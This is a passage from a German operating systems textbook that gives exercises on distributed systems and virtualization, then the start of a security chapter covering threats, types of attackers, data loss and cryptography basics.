21. Um die Übertragung von Daten vom RAM auf eine Netzwerkschnittstelle zu ermöglichen, kann die Seite im Speicher fixiert werden, indem sie als „nicht auslagerbar“ markiert wird. Nehmen Sie an, dass die Systemaufrufe zum Markieren der Seite und zum Löschen der Markierung jeweils 1 μ s benötigen. Das Kopieren benötigt 5 Byte/ns mit DMA, aber 20 ns unter Verwendung von programmierten Ein-/Ausgabe. Wie groß muss ein Paket sein, bevor das Fixieren der Seite und der Einsatz von DMA von Nutzen sind?

22. Wenn eine Prozedur von einer Maschine auf eine andere geschaufelt wird, um mittels RPC aufgerufen zu werden, dann können einige Probleme entstehen. Im Text wiesen wir auf vier dieser Probleme hin: Zeiger, unbekannte Vektorgrößen, unbekannte Parametertypen und globale Variablen. Ein bisher noch nicht genannter Punkt ist: Was passiert, wenn die (entfernte) Prozedur einen Systemaufruf ausführt? Welche Probleme könnte dies nach sich ziehen und wie könnte man ihnen begegnen?
23. Tritt in einem DSM-System ein Seitenfehler auf, so muss die Seite lokalisiert werden. Geben Sie zwei mögliche Wege an, um die Seite zu finden.
24. Betrachten Sie noch einmal die Prozessorzuteilung in ►Abbildung 8.24. Nehmen Sie an, dass Prozess H von Knoten 2 zu Knoten 3 wechselt. Wie groß ist der externe Netzwerkverkehr nun?
25. Einige Multicomputer gestatten die Migration laufender Prozesse von einem Knoten zu einem anderen. Ist es ausreichend, den Prozess anzuhalten, das Speicherabbild einzufrieren und das Ganze auf den anderen Knoten zu übertragen? Nennen Sie zwei nicht triviale Probleme, die gelöst werden müssen, damit das Modell funktioniert.
26. Betrachten Sie einen Typ-1-Hypervisor, der bis zu n virtuelle Maschinen gleichzeitig unterstützen kann. PCs können maximal vier Plattenpartitionen haben. Kann n größer als 4 sein? Falls ja, wo können die Daten dann gespeichert werden?
27. Eine Möglichkeit, um Gast-Betriebssysteme zu betreiben, die ihre Seitentabellen durch gewöhnliche (nicht privilegierte) Befehle ändern, ist die Markierung der Seitentabellen als nur zum Lesen und das Auslösen einer Unterbrechung, wenn sie geändert werden. Wie könnten die Schattenseitentabellen sonst noch verwaltet werden? Wägen Sie die Effizienz Ihres Ansatzes gegen das Modell der Seitentabellen ab, auf die nur lesend zugegriffen wird.
28. VMware macht jeweils eine Binärübersetzung pro Basisblock, dann wird der Block ausgeführt und die Übersetzung des nächsten Blockes begonnen. Könnte auch das gesamte Programm im Voraus übersetzt und dann erst ausgeführt werden? Falls ja, was sind die Vor- und Nachteile der jeweiligen Technik?
29. Ist es sinnvoll, ein Betriebssystem zu paravirtualisieren, dessen Quellcode verfügbar ist? Wie sieht es aus, wenn der Quellcode nicht vorhanden ist?
30. PCs unterscheiden sich auf der untersten Ebene nur ein wenig voneinander, zum Beispiel wie Timer verwaltet werden, wie Interrupts behandelt werden oder wie DMA im Detail durchgeführt wird. Bedeuten diese Unterschiede, dass Virtual Appliances in der Praxis nicht gut funktionieren? Erklären Sie Ihre Antwort.
31. Warum ist die Kabellänge in einem Ethernet beschränkt?

32. Die Ausführung mehrerer virtueller Maschinen auf einem PC benötigt bekanntlich eine große Menge an Speicher. Warum? Können Sie sich einen Weg vorstellen, diesen Speicherverbrauch zu senken? Erläutern Sie Ihre Antwort.
33. In ►Abbildung 8.28 werden die dritte und die vierte Ebene auf allen vier Maschinen „Middleware“ und „Anwendung“ genannt. Inwieweit sind sie auf allen Plattformen gleich, worin unterscheiden sie sich?
34. ►Abbildung 8.31 zeigt sechs verschiedene Typen von Diensten. Welcher Typ ist für die folgenden Anwendungen der richtige?
 - a. Video-On-Demand über das Internet
 - b. Download einer Webseite
35. DNS-Namen haben eine hierarchische Struktur, wie z.B. *cs.uni.edu* oder *sales.general-widget.com*. Eine Möglichkeit, die DNS-Datenbank zu verwalten, wäre, eine zentrale Datenbank zu halten. Dies wird in der Praxis jedoch nicht gemacht, da zu viele Anfragen pro Sekunde bearbeitet werden müssten. Machen Sie einen Vorschlag, wie die DNS-Datenbank in der Praxis verwaltet werden könnte.
36. Bei der Besprechung, wie URLs durch den Browser verarbeitet werden, wurde gesagt, dass die Verbindungen via Port 80 hergestellt werden. Warum?
37. Die Migration von virtuellen Maschinen ist zwar möglicherweise einfacher als die Migration von Prozessen, ist aber immer noch kompliziert. Welche Probleme können bei der Migration einer virtuellen Maschine auftreten?
38. Können die URLs im Web dazu benutzt werden, um Ortstransparenz zu verdeutlichen? Erklären Sie Ihre Antwort.
39. Wenn ein Browser eine Webseite holt, so stellt er zuerst eine TCP-Verbindung her, um den Text der Seite (in der HTML-Sprache) zu laden. Danach schließt er die Verbindung und untersucht den Text. Gibt es Bilder oder Icons, dann wird erneut eine Verbindung hergestellt, um diese zu holen. Schlagen Sie zwei alternative Ansätze vor, um die Performanz hier zu verbessern.
40. Wenn die Session-Semantik verwendet wird, so gilt immer, dass Änderungen an einer Datei sofort für denjenigen Prozess sichtbar sind, der die Änderung vorgenommen hat, niemals jedoch für Prozesse auf anderen Maschinen. Die Frage ist aber immer noch offen, ob Änderungen sofort für andere Prozesse auf der gleichen Maschine sichtbar sein sollten oder nicht. Geben Sie ein Argument für jede der beiden Standpunkte an.
41. Angenommen, mehrere Prozesse greifen auf Daten zu, in welcher Hinsicht ist dann der objektbasierte Zugriff besser als gemeinsamer Speicher?

42. Wird ein Tupel mithilfe der Linda-Operation *in* gesucht, dann ist die lineare Suche im Tupelraum sehr ineffizient. Geben Sie eine Möglichkeit an, den Tupelraum so zu organisieren, dass die Suche mit der *in*-Operation schneller verläuft.
43. Das Kopieren von Puffern kostet Zeit. Schreiben Sie ein C-Programm um herauszufinden, wie viel Zeit dafür auf einem System benötigt wird, auf das Sie Zugriff haben. Benutzen Sie die *clock*- oder *times*-Funktionen, um zu bestimmen, wie lange es dauert, ein großes Array zu kopieren. Testen Sie mit unterschiedlichen Array-Größen, um die Kopierzeit von der Zeit für den Mehraufwand zu trennen.
44. Schreiben Sie C-Funktionen, die als Client- oder Server-Stubs verwendet werden könnten, um einen RPC-Aufruf der *printf*-Funktion zu machen. Schreiben Sie ebenfalls ein Hauptprogramm, um die Funktionen zu testen. Der Client und der Server sollten über eine Datenstruktur kommunizieren, die über ein Netzwerk verschickt werden kann. Sie können vernünftige Schranken für die Länge des Formatstrings und die Anzahl, die Typen und Größen von Variablen vorgeben, die Ihr Client-Stub akzeptiert.
45. Schreiben Sie zwei Programme, um den Lastausgleich auf einem Multicomputer zu simulieren. Das erste Programm sollte m Prozesse auf n Maschinen gemäß einer Initialisierungsdatei verteilen. Jeder Prozess sollte eine Laufzeit haben, die zufällig aus einer Gauß-Verteilung gewählt wurde und deren mittlere Standardabweichung ein Parameter der Simulation ist. Am Ende jedes Laufes erzeugt der Prozess neue Prozesse, deren Anzahl einer Poisson-Verteilung entnommen wird. Endet ein Prozess, dann muss die CPU entscheiden, ob sie entweder Prozesse abgeben möchte oder versucht, neue zu finden. Das erste Programm sollte den senderinitiierten Algorithmus verwenden, um Arbeit abzugeben, wenn sich mehr als k Prozesse auf der Maschine befinden. Das zweite Programm sollte den empfängerinitiierten Algorithmus verwenden, um bei Bedarf Arbeit anzunehmen. Formulieren Sie auch andere vernünftige Annahmen, die Sie benötigen, aber begründen Sie diese.
46. Schreiben Sie ein Programm, das den senderinitiierten und den empfängerinitiierten Algorithmus zum Lastausgleich implementiert, wie es in Abschnitt 8.2 besprochen wurde. Die Algorithmen sollten als Eingabe eine Liste von neu erzeugten Aufträgen bekommen, die durch (erzeugender_prozess, startzeit, benoetigte_cpu_zeit) spezifiziert sind. Dabei ist erzeugender_prozess die Nummer der CPU, die den Auftrag erzeugt hat, startzeit nennt die Entstehungszeit des Auftrages und benoetigte_cpu_zeit ist der Anteil an CPU-Zeit, den der Auftrag bis zu seiner Beendigung verbraucht (in Sekunden). Ein Knoten soll als überlastet gelten, wenn er einen Auftrag hat und ein zweiter erzeugt wird. Ein Knoten ist unterbelastet, wenn er keine Aufträge hat. Geben Sie die Anzahl der Anfragenachrichten aus, die von beiden Algorithmen unter großer und unter geringer Arbeitslast gesendet werden. Geben Sie außer-

dem die maximale und die minimale Anzahl an Anfragen aus, die von jedem Host gesendet und von jedem Host empfangen werden. Schreiben Sie zwei Arbeitslastgeneratoren, um die Arbeitslast zu erzeugen. Der erste sollte eine starke Last simulieren, indem durchschnittlich alle AJL Sekunden N Aufträge generiert werden. AJL ist dabei die durchschnittliche Auftragslänge und N ist die Anzahl der Prozessoren. Die Auftragslänge kann eine Mischung aus kurzen und langen Aufträgen sein, doch die durchschnittliche Länge muss AJL sein. Die Aufträge sollten zufällig über alle Prozessoren erzeugt (platziert) werden. Der zweite Generator sollte eine leichte Last simulieren, bei der zufällig ($N/3$) Aufträge alle AJL Sekunden erzeugt werden. Experimentieren Sie auch noch mit anderen Parametereinstellungen der Arbeitslastgeneratoren, um zu sehen, wie sich dies auf die Anzahl der Anfragenachrichten auswirkt.

- 47.** Eine der einfachsten Möglichkeiten, ein Publish/Subscribe-System zu implementieren, erfolgt über einen zentralen Vermittler, der die veröffentlichten Artikel erhält und diese an die entsprechenden Abonnenten verteilt. Schreiben Sie eine Mehrfach-Thread-Anwendung, die ein vermittlerbasiertes Publish/Subscribe-System emuliert. Publisher- und Subscriber-Threads können mit dem Vermittler über den (gemeinsamen) Speicher kommunizieren. Jede Nachricht sollte mit einem Längenfeld beginnen, dem viele Zeichen folgen. Publisher-Threads senden Nachrichten an den Vermittler, wobei die erste Zeile der Nachricht eine (durch Punkte abgetrennte) hierarchische Betreffzeile enthält, danach folgen eine oder mehrere Zeilen, die den veröffentlichten Artikel beinhalten. Abonnenten senden dem Vermittler eine Nachricht mit einer einzigen Zeile, eine (durch Punkte abgetrennte) hierarchische Interessenzeile, mit der ausgedrückt wird, an welchen Artikeln der Abonnent interessiert ist. Die Interessenzeile darf das Platzhalter-Symbol „*“ enthalten. Der Vermittler muss durch das Verschicken aller (alten) Artikel antworten, die zu den Interessen des Abonnenten passen. Die Artikel in dieser Nachricht sind durch die Zeile „ANFANG NEUER ARTIKEL“ voneinander getrennt. Der Abonnent sollte jede empfangene Nachricht zusammen mit seiner Identität (d.h. seiner Interessenzeile) ausdrucken. Er sollte weiterhin neue Artikel empfangen, die eingestellt werden und zu seinen Interessen passen. Publisher- und Subscriber-Threads können dynamisch erzeugt werden, indem auf der Tastatur „P“ oder „S“ (für „Publisher“ bzw. „Subscriber“) eingegeben werden, gefolgt von der hierarchischen Betreff-/Interessenzeile. Publisher-Threads sind dann bereit, die Eingabe des Artikels aufzunehmen. Das Eingeben einer einzigen Zeile, die „..“ enthält, signalisiert das Ende des Artikels. (Dieses Projekt kann auch unter Benutzung der Prozesskommunikation über TCP implementiert werden.)

IT-Sicherheit

9.1 Die Sicherheitsumgebung	712
9.2 Grundlagen der Kryptografie	715
9.3 Schutzmechanismen	722
9.4 Authentifizierung	742
9.5 Insider-Angriffe	758
9.6 Das Ausnutzen von Programmierfehlern	762
9.7 Malware	771
9.8 Abwehrmechanismen	800
9.9 Forschung zum Thema IT-Sicherheit	821
Zusammenfassung	822
Übungen	823

» Viele Unternehmen besitzen wertvolle Informationen, die sie sorgfältig schützen wollen. Diese Informationen können unterschiedlicher Natur sein: technisch (z.B. ein neuer Chip- oder Softwareentwurf), wirtschaftlich (z.B. Studien über die Konkurrenz oder Marketingpläne), finanziell (z.B. Pläne für Aktienemissionen), juristisch (z.B. Dokumente über potenzielle Fusionen oder Übernahmen) und viele mehr. Häufig werden diese Informationen dadurch geschützt, dass am Eingang des Gebäudes ein uniformierter Wachmann überprüft, ob jeder, der das Gebäude betritt, einen gültigen Firmenausweis trägt. Zusätzlich sind viele Büros und auch einige Akten-schränke abgesperrt, um sicherzustellen, dass nur autorisierte Personen Zugang zu den Informationen haben.

Auch auf privaten Personalcomputern werden zunehmend wertvolle Daten abgelegt. Viele Menschen speichern ihre finanziellen Informationen, einschließlich Steuererklärungen und Kreditkartennummern, auf ihren Computern. Selbst Liebesbriefe sind jetzt digital. Und Festplatten sind heutzutage voll mit wichtigen Fotos, Videos und Filmen.

Da all diese Informationen mehr und mehr in Computersystemen gespeichert werden, besteht immer mehr die Notwendigkeit, diese dort zu schützen. Es ist daher eine der Hauptaufgaben aller Betriebssysteme, diese Informationen gegen unautorisierte Benutzung abzuschirmen. Leider wird diese Aufgabe zunehmend schwieriger, da aufgeblühte Systeme (und die damit einhergehenden Fehler) als normales Phänomen hingenommen werden. In den folgenden Abschnitten werfen wir einen Blick auf eine Vielzahl von Themen im Bereich Sicherheit und Schutz. Einige davon haben Analogien in der realen Welt, wo Informationen auf Papier geschützt werden, andere dagegen sind nur auf Computersysteme anwendbar. Wir werden hier Computersicherheit im Hinblick auf Betriebssysteme untersuchen.

Die Fragestellungen bezüglich der Betriebssystemsicherheit haben sich in den vergangenen zwei Jahrzehnten radikal gewandelt. Bis in die frühen 1990er Jahre hatten nur wenige Menschen einen Computer zu Hause. Zu dieser Zeit gab es EDV nur in Unternehmen, Universitäten und anderen Organisationen auf Mehrbenutzerrechnern, von Großrechnern bis zu Minicomputern. Beinahe alle dieser Maschinen waren isoliert und nicht mit einem Netzwerk verbunden. Folglich war fast die gesamte Sicherheit darauf fokussiert, wie man die Benutzer davon abhalten konnte, sich gegenseitig in die Quere zu kommen. Falls Tina und Maria beide registrierte Benutzer desselben Computers waren, dann ging es darum, sicherzustellen, dass sie die Dateien der jeweils anderen nicht lesen bzw. bearbeiten können, und es trotzdem zuzulassen, dass auf Wunsch Dateien gemeinsam benutzt werden. Aufwändige Modelle und Mechanismen wurden entwickelt, um sicherzustellen, dass kein Benutzer Rechte erlangen konnte, für die er oder sie nicht legitimiert war.

Manchmal bezogen sich diese Modelle und Mechanismen eher auf Klassen von Benutzern als auf einzelne Personen. Zum Beispiel mussten auf einem Militärcomputer Daten als „streng geheim“, „geheim“, „vertraulich“ oder „öffentlich“ markiert werden. Unteroffiziere mussten davon abgehalten werden, in den Verzeichnissen der Generäle zu schnüffeln – egal, wer Unteroffizier und wer General war. All diese Themen wurden jahrzehntelang gründlich untersucht, aufgezeichnet und implementiert.

Eine unausgesprochene Annahme war, dass die Software im Grunde korrekt war und die jeweiligen Regeln durchsetzen konnte, wenn ein Modell erst einmal gewählt und implementiert war. Die Modelle und die Software waren normalerweise recht einfach, so dass diese Annahme gewöhnlich erfüllt war. Somit war es Tina theoretisch nicht erlaubt, sich eine bestimmte Datei von Maria anzusehen, und praktisch war es ihr auch nicht möglich.

Mit der fortschreitenden Verbreitung des Personalcomputers und des Internets und dem Rückgang der gemeinsam genutzten Großrechner und Minicomputer hat sich die Situation verändert (wenn auch nicht vollständig, da gemeinsam genutzte Server in Firmen-LANs im Prinzip gemeinsam genutzten Minicomputern entspricht). Zumindest für den privaten Anwender gab es nicht die Bedrohung, dass ein anderer Benutzer seine oder ihre Dateien ausspionierte, weil es eben keine anderen Benutzer gab.

Leider wuchs mit dem Verschwinden dieser Bedrohung eine andere, die an deren Stelle trat (der Bedrohungserhaltungssatz?): Angriffe von außen. Viren, Würmer und andere digitale Plagen tauchten auf, die über das Internet in den Computer eindringen und dort einmal angekommen alle möglichen Arten von Verwüstungen anrichten. Bei ihrem Streben, Schaden anzurichten, wurden sie durch die explosive Zunahme von aufgeblähter Bugware unterstützt, die die kleine und feine Software der früheren Jahre ersetzt hatte. Wenn Betriebssysteme 5 Millionen Codezeilen im Kern enthalten und 100-MB-Anwendungen eher die Regel als die Ausnahme sind, dann gibt es zahllose Fehler, die von den digitalen Plagen ausgenutzt werden können, um regelwidrige Dinge zu tun. Wir haben also jetzt eine Situation, in der man formal zeigen kann, dass ein System sicher ist, doch dieses System kann leicht gefährdet werden, weil einige Fehler im Code es einem bösartigen Programm ermöglichen, Dinge zu tun, die ihm formal verboten sind.

Um all diese Grundlagen abzudecken, umfasst das vorliegende Kapitel zwei Teile. Zunächst werden wir uns die Bedrohungen im Einzelnen ansehen, damit wir wissen, was wir schützen wollen. Dann geben wir in Abschnitt 9.2 eine Einführung in die moderne Kryptografie, die in der Sicherheitswelt ein wichtiges Hilfsmittel ist. Abschnitt 9.3 behandelt die formalen Sicherheitsmodelle und wie man sicheren Zugriff und Schutzmechanismen zwischen Benutzern einrichtet, die sowohl vertrauliche Daten als auch mit anderen gemeinsam genutzte Daten haben.

So weit, so gut. Doch nun kommt die Realität. Die fünf nächsten großen Abschnitte sind praktischen Sicherheitsproblemen gewidmet, die im täglichen Leben auftreten. Doch um mit einer optimistischen Bemerkung abzuschließen, werden wir das Kapitel mit Abschnitten über Verteidigungsmaßnahmen gegen diese realen Plagen und einer kurzen Besprechung über die laufende Forschung zur Computersicherheit und schließlich einer Zusammenfassung beenden.

Dies ist zwar ein Buch über Betriebssysteme, da aber Betriebssystemsicherheit und Netzwerksicherheit ineinander greifen, ist es eigentlich unmöglich, sie voneinander zu trennen. Viren kommen zum Beispiel über das Netzwerk an, betreffen aber das Betriebssystem. Insgesamt gehen wir eher auf Nummer sicher und behandeln auch Material, das mit dem Thema nah verwandt ist, auch wenn es eigentlich kein Betriebssystemproblem ist. <<

9.1 Die Sicherheitsumgebung

Wir wollen unsere Untersuchungen zur Sicherheit damit beginnen, die Terminologie festzulegen. Die Begriffe „Sicherheit“ (*security*) und „Schutz“ (*protection*) werden gelegentlich synonym benutzt. Es ist jedoch oft hilfreich, sie voneinander abzugrenzen: Auf der einen Seite treten generelle Probleme auf, wenn sichergestellt werden soll, dass Dateien nicht von unautorisierten Personen gelesen oder geändert werden sollen. Diese Probleme schließen technische, administrative, rechtliche und politische Fragen ein. Auf der anderen Seite gibt es die spezifischen Betriebssystemmechanismen, die verwendet werden, um Sicherheit zu gewährleisten. Um Verwirrung zu vermeiden, werden wir den Begriff **Sicherheit** verwenden, um auf das umfassendere Problem zu verweisen, und den Begriff **Schutzmechanismus**, wenn wir uns auf die spezifischen Mechanismen des Betriebssystems beziehen, die genutzt werden, um die Informationen im Computer zu schützen. Die Abgrenzung der beiden Begriffe voneinander ist allerdings nicht klar definiert. Zuerst werden wir einen Blick auf die Sicherheit werfen, um die Art des Problems besser zu verstehen. Später betrachten wir die verfügbaren Schutzmechanismen und Modelle, die dabei helfen, Sicherheit zu erzielen.

Sicherheit hat viele Facetten. Drei der wichtigeren Aspekte sind die Art der Bedrohungen, die Art der Angreifer sowie unbeabsichtigter Datenverlust. Wir werden diese der Reihe nach betrachten.

9.1.1 Bedrohungen

Aus der Perspektive der Sicherheit haben Computersysteme vier allgemeine Ziele, wobei es zu jedem Ziel eine entsprechende Bedrohung gibt (siehe ▶ Abbildung 9.1). Das erste Ziel – **Vertraulichkeit der Daten** (*data confidentiality*) – besagt, dass geheime Daten auch geheim bleiben. Etwas genauer: Wenn ein Besitzer von Daten entschieden hat, dass diese Daten nur einigen speziellen Leuten zugänglich gemacht werden sollen, dann sollte das System garantieren, dass diese Daten niemals an unautorisierte Personen weitergegeben werden. Als absolute Mindestanforderung sollte der Besitzer festlegen können, wer was sehen kann, und das System sollte diese Spezifikationen dann umsetzen, und zwar idealerweise auf Dateiebene.

Schutzziel	Bedrohung
Vertraulichkeit der Daten	Enthüllung der Daten
Datenintegrität	Manipulation der Daten
Systemverfügbarkeit	Dienstverweigerung (Denial of Service)
Ausschluss von Außenstehenden	Systemübernahme durch Viren

Abbildung 9.1: Schutzziele und Bedrohungen

Das zweite Ziel – **Datenintegrität** (*data integrity*) – bedeutet, dass unautorisierte Benutzer nicht in der Lage sein sollten, Daten ohne die Erlaubnis des Besitzers zu modifizieren. Datenmodifikation umfasst in diesem Kontext nicht nur das Ändern der Daten, sondern auch das Löschen der Daten und das Hinzufügen falscher Daten. Wenn ein System nicht garantieren kann, dass die in ihm abgespeicherten Daten so lange unverändert bleiben, bis der Besitzer sich dazu entscheidet, diese zu ändern, dann ist es als Informationssystem wertlos.

Das dritte Ziel – **Systemverfügbarkeit** (*system availability*) – besagt, dass niemand das System so stören kann, dass es dadurch unbefriedigbar wird. Solche **Denial-of-Service**-Angriffe gehören zunehmend zum Alltag. Handelt es sich bei dem Computer zum Beispiel um einen Internet-Server, dann kann dieser durch das Senden einer Flut von Anfragen lahmgelegt werden, da seine gesamte Rechenzeit durch das Prüfen und Verwerfen ankommender Anfragen verbraucht wird. Wenn es beispielsweise 100 µs dauert, um eine ankommende Anfrage zu verarbeiten, dann kann jeder, dem es gelingt, 10.000 Anfragen pro Sekunde zu senden, den Rechner lahmlegen. Es gibt sinnvolle Modelle und Technologien, um mit Angriffen auf die Vertraulichkeit und die Integrität umzugehen. Denial-of-Service-Angriffe zu vereiteln, ist dagegen viel schwieriger.

Schließlich ist in den letzten Jahren eine neue Bedrohung hinzugekommen. Außenstehende übernehmen manchmal das Kommando über private Personalcomputer (mittels Viren oder anderer Maßnahmen) und verwandeln sie in **Zombies**, die bereit sind, von einem Moment auf den anderen den Befehlen dieses Außenstehenden zu folgen. Zombies werden häufig dazu benutzt, um Spam abzuschicken, so dass der Drahtzieher der Spam-Attacke nicht zurückverfolgt werden kann.

In gewissem Sinne gibt es auch noch eine weitere Bedrohung, doch diese ist eher eine Gefahr für die Gesellschaft als für einzelne Anwender. Es gibt Menschen, die einen Groll gegen ein bestimmtes Land oder eine (ethnische) Gruppe hegen oder die einfach nur wütend auf die Welt im Allgemeinen sind und so viel Infrastruktur wie möglich zerstören wollen, ohne sich besonders um die Art des Schadens zu kümmern oder sich dafür zu interessieren, wer die Opfer sind. Gewöhnlich glauben diese Leute, dass es eine gute Sache sei, die Computer ihrer Feinde anzugreifen, aber die Angriffe selbst sind nicht unbedingt fokussiert.

Ein weiterer Sicherheitsaspekt ist der **Datenschutz** (*privacy*): der Schutz von Personen vor dem Missbrauch ihrer persönlichen Daten. Dies führt schnell zu vielen rechtlichen und moralischen Fragen. Sollte die Regierung Dossiers über jeden Bürger zusammentragen, um X-Betrüger zu fangen, wobei das X für „Sozialhilfe“ oder für „Steuer“ stehen kann – je nach Tagespolitik. Sollte die Polizei in der Lage sein, alles über jeden in Erfahrung zu bringen, um das organisierte Verbrechen zu bekämpfen? Welche Rechte haben Arbeitgeber und Versicherungsgesellschaften? Was passiert, wenn diese Rechte mit den Persönlichkeitsrechten kollidieren? Alle diese Fragen sind extrem wichtig, ihre Beantwortung würde jedoch den Rahmen dieses Buches sprengen.

9.1.2 Angreifer

Die meisten Menschen sind ziemlich nett und halten sich an die Gesetze – wieso sollte man sich also um die Sicherheit sorgen? Weil es unglücklicherweise ein paar Leute gibt, die nicht so nett sind und die Ärger machen wollen (möglicherweise zu ihrem eigenen wirtschaftlichen Vorteil). In der Literatur über Sicherheit werden Leute, die an Orten herumschnüffeln, wo sie nichts zu suchen haben, **Angreifer** (*intruder* oder *adversary*) genannt. Angreifer arbeiten auf zwei verschiedene Arten. Passive Angreifer wollen Dateien, für die sie keine Leseberechtigung besitzen, nur lesen. Aktive Angreifer sind böswilliger: Sie wollen unautorisierte Änderungen an Daten durchführen. Wenn man ein System entwirft, das gegenüber Angreifern sicher sein soll, dann muss man wissen, gegen welche Art von Angreifern man sich zu schützen versucht. Einige geläufige Kategorien sind:

1. Gelegentliches Herumschnüffeln von nichttechnischen Benutzern. Viele Leute haben Personalcomputer auf ihren Schreibtischen stehen, die mit einem gemeinsamen Dateiserver verbunden sind. Und wie die menschliche Natur so ist, werden einige die E-Mails anderer Leute sowie andere Dateien lesen, wenn ihnen keine Hindernisse in den Weg gestellt werden. Die meisten UNIX-Systeme haben zum Beispiel die Voreinstellung, dass alle neu erzeugten Dateien öffentlich lesbar sind.
2. Herumschnüffeln durch Insider. Studenten, Systemprogrammierer, Systemoperatoren und anderes technisches Personal betrachten es oft als eine persönliche Herausforderung, die Sicherheit des lokalen Computersystems zu knacken. Sie sind oft hoch qualifiziert und bereit, dieser Herausforderung eine beträchtliche Menge Zeit zu widmen.
3. Gezielte Versuche, einen wirtschaftlichen Nutzen zu erzielen. Einige Bankprogrammierer haben versucht, die Bank zu bestehlen, für die sie arbeiten. Die Versuche variierten vom Ändern der Software, um bei Zinsen die Nachkommastellen abzuschneiden und die Bruchteile dann zu behalten, über das Abschöpfen von Konten, die jahrelang nicht mehr benutzt wurden, bis hin zur Erpressung („Bezahlt mich oder ich werde alle Unterlagen der Bank vernichten!“).
4. Militärische Spionage oder Wirtschaftsspionage. Spionage ist ein ernst zu nehmender und mit reichlichen Mitteln ausgestatteter Versuch eines Wettbewerbers oder eines fremden Landes, Programme, Geschäftsgeheimnisse, patentwürdige Ideen, Technologien, Schaltpläne, Geschäftspläne usw. zu stehlen. Dieser Versuch wird oft Abhöraktionen beinhalten. Es können sogar Antennen aufgestellt werden, die auf den Computer gerichtet sind und dessen elektromagnetische Abstrahlung einfangen.

Es sollte klar sein, dass der Versuch, eine feindliche, fremde Regierung vom Diebstahl militärischer Geheimnisse abzuhalten, etwas völlig anderes ist, als Studenten daran zu hindern, eine komische Nachricht des Tages ins System einzufügen. Das benötigte Ausmaß an Sicherheit und Schutz hängt klar davon ab, gegen wen man sich schützen will.

Viren sind eine weitere Kategorie von Schädlingen, die sich in den letzten Jahren gezeigt haben. Viren werden wir später in diesem Kapitel ausführlich besprechen. Ein

Virus ist im Wesentlichen ein kleiner Code, der sich selbst repliziert und (üblicherweise) Schaden anrichtet. Im gewissen Sinne ist der Virenprogrammierer auch ein Angreifer, oft mit hohen technischen Fähigkeiten. Der Unterschied zwischen einem herkömmlichen Angreifer und einem Virus besteht darin, dass Ersterer eine Person ist, die versucht, persönlich in ein System einzubrechen, um Schaden zu verursachen. Ein Virus hingegen ist ein Programm, das von einer solchen Person geschrieben und dann in die Welt entlassen wurde, in der Hoffnung, dass es Schaden anrichten wird. Angreifer versuchen, in ein spezielles System einzubrechen (z.B. ein System, das zu einer Bank oder dem Pentagon gehört), um bestimmte Daten zu stehlen oder zu zerstören, während ein Virusprogrammierer üblicherweise allgemein Schaden anrichten will und sich nicht darum kümmert, wen es trifft.

9.1.3 Unbeabsichtigter Datenverlust

Zusätzlich zu den Bedrohungen, die von böswilligen Angreifern verursacht werden, können wertvolle Daten auch unbeabsichtigt verloren gehen. Einige der geläufigen Ursachen für diese Art des Datenverlustes sind:

1. Höhere Gewalt: Feuer, Überschwemmungen, Erdbeben, Kriege, Unruhen oder Ratten, die an Bändern nagen
2. Hard- oder Softwarefehler: CPU-Fehlfunktionen, unlesbare Platten oder Bänder, Datenübertragungsfehler, Programmfehler
3. Menschliches Versagen: falsche Dateneinträge, Einhängen des falschen Bandes oder der falschen CD-ROM, Starten des falschen Programms, verlorene Platten oder Bänder oder andere Fehler

Mit dem Großteil der Probleme kann man umgehen, indem ausreichende Sicherheitskopien gepflegt werden, die vorzugsweise weit weg von den Originaldaten aufbewahrt werden. Auch wenn der Schutz von Daten gegen unbeabsichtigten Verlust verglichen mit dem Schutz vor raffinierten Angreifern geradezu banal erscheint, entstehen doch wahrscheinlich in der Praxis mehr Schäden unbeabsichtigt als durch Angreifer.

9.2 Grundlagen der Kryptografie

Kryptografie spielt eine wichtige Rolle in Bezug auf die Sicherheit. Viele Menschen sind mit Kryptogrammen aus Tageszeitungen vertraut: kleine Rätsel, in denen jedes Zeichen systematisch durch ein anderes ausgetauscht werden muss. Diese haben jedoch so viel mit moderner Kryptografie zu tun wie Hotdogs mit Haute Cuisine. In diesem Abschnitt werden wir uns die Kryptografie im Computerzeitalter aus der Vogelperspektive ansehen – einiges davon ist nützlich für das Verständnis des restlichen Kapitels. Außerdem sollte jeder, der sich mit Sicherheit beschäftigt, zumindest die kryptografischen Grundlagen kennen. Eine tiefer gehende Behandlung der Kryptografie würde allerdings den Rahmen dieses Buches sprengen. Viele hervorragende Bücher über Computersicherheit besprechen das Thema ausführlicher. Wir möchten deshalb den interessierten Leser auf

einige dieser Bücher verweisen (z.B. Kaufman et al., 2002; Pfleeger und Pfleeger, 2006). Im Folgenden geben wir zunächst für die Leser, die überhaupt nicht mit dem Thema vertraut sind, eine sehr kurze Einführung in die Kryptografie.

Der Zweck der Kryptografie ist, eine Nachricht oder Datei, die als **Klartext** (*plaintext*) bezeichnet wird, so als **Chiffretext** (*ciphertext*) zu verschlüsseln, dass nur autorisierte Personen wissen, wie sie diesen Chiffretext wieder in den Klartext zurückverwandeln können. Für alle anderen ist der Chiffretext nur eine unverständliche Ansammlung von Bits. So seltsam es für Neulinge in diesem Bereich auch klingen mag – die Ver- und Entschlüsselungsalgorithmen (Funktionen) sollten *immer* öffentlich sein. Der Versuch, diese geheim zu halten, funktioniert fast nie und gibt den Leuten, die versuchen, das Geheimnis zu bewahren, nur ein falsches Gefühl von Sicherheit. Im Fachjargon nennt man diese Taktik auch **Security by Obscurity** (deutsch: Sicherheit durch Verschleierung). Sie wird nur von Sicherheitsamateuren angewendet. Seltsamerweise beherbergt diese Kategorie der Amateure viele große multinationale Konzerne, die es wirklich besser wissen sollten.

Stattdessen hängt die Geheimhaltung von den Parametern des Algorithmus ab, die als **Schlüssel** bezeichnet werden. Wenn P die Klartextdatei, K_E der Schlüssel zur Verschlüsselung, C der Chiffretext und E der Verschlüsselungsalgorithmus (d.h. eine Funktion) ist, dann gilt $C = E(P, K_E)$. Dies ist die Definition der Verschlüsselung. Sie besagt, dass der Chiffretext durch die Anwendung des (bekannten) Verschlüsselungsverfahrens E auf den Klartext P mit dem geheimen Schlüssel K_E als Parameter gewonnen werden kann. Die Idee, die Algorithmen öffentlich zu halten und die Geheimhaltung in den Schlüsseln zu verstecken, heißt **Kerckhoffs' Maxime**. Sie wurde im 19. Jahrhundert von dem niederländischen Kryptografen Auguste Kerckhoffs formuliert. Jeder seriöse Kryptograf schließt sich heutzutage diesem Konzept an.

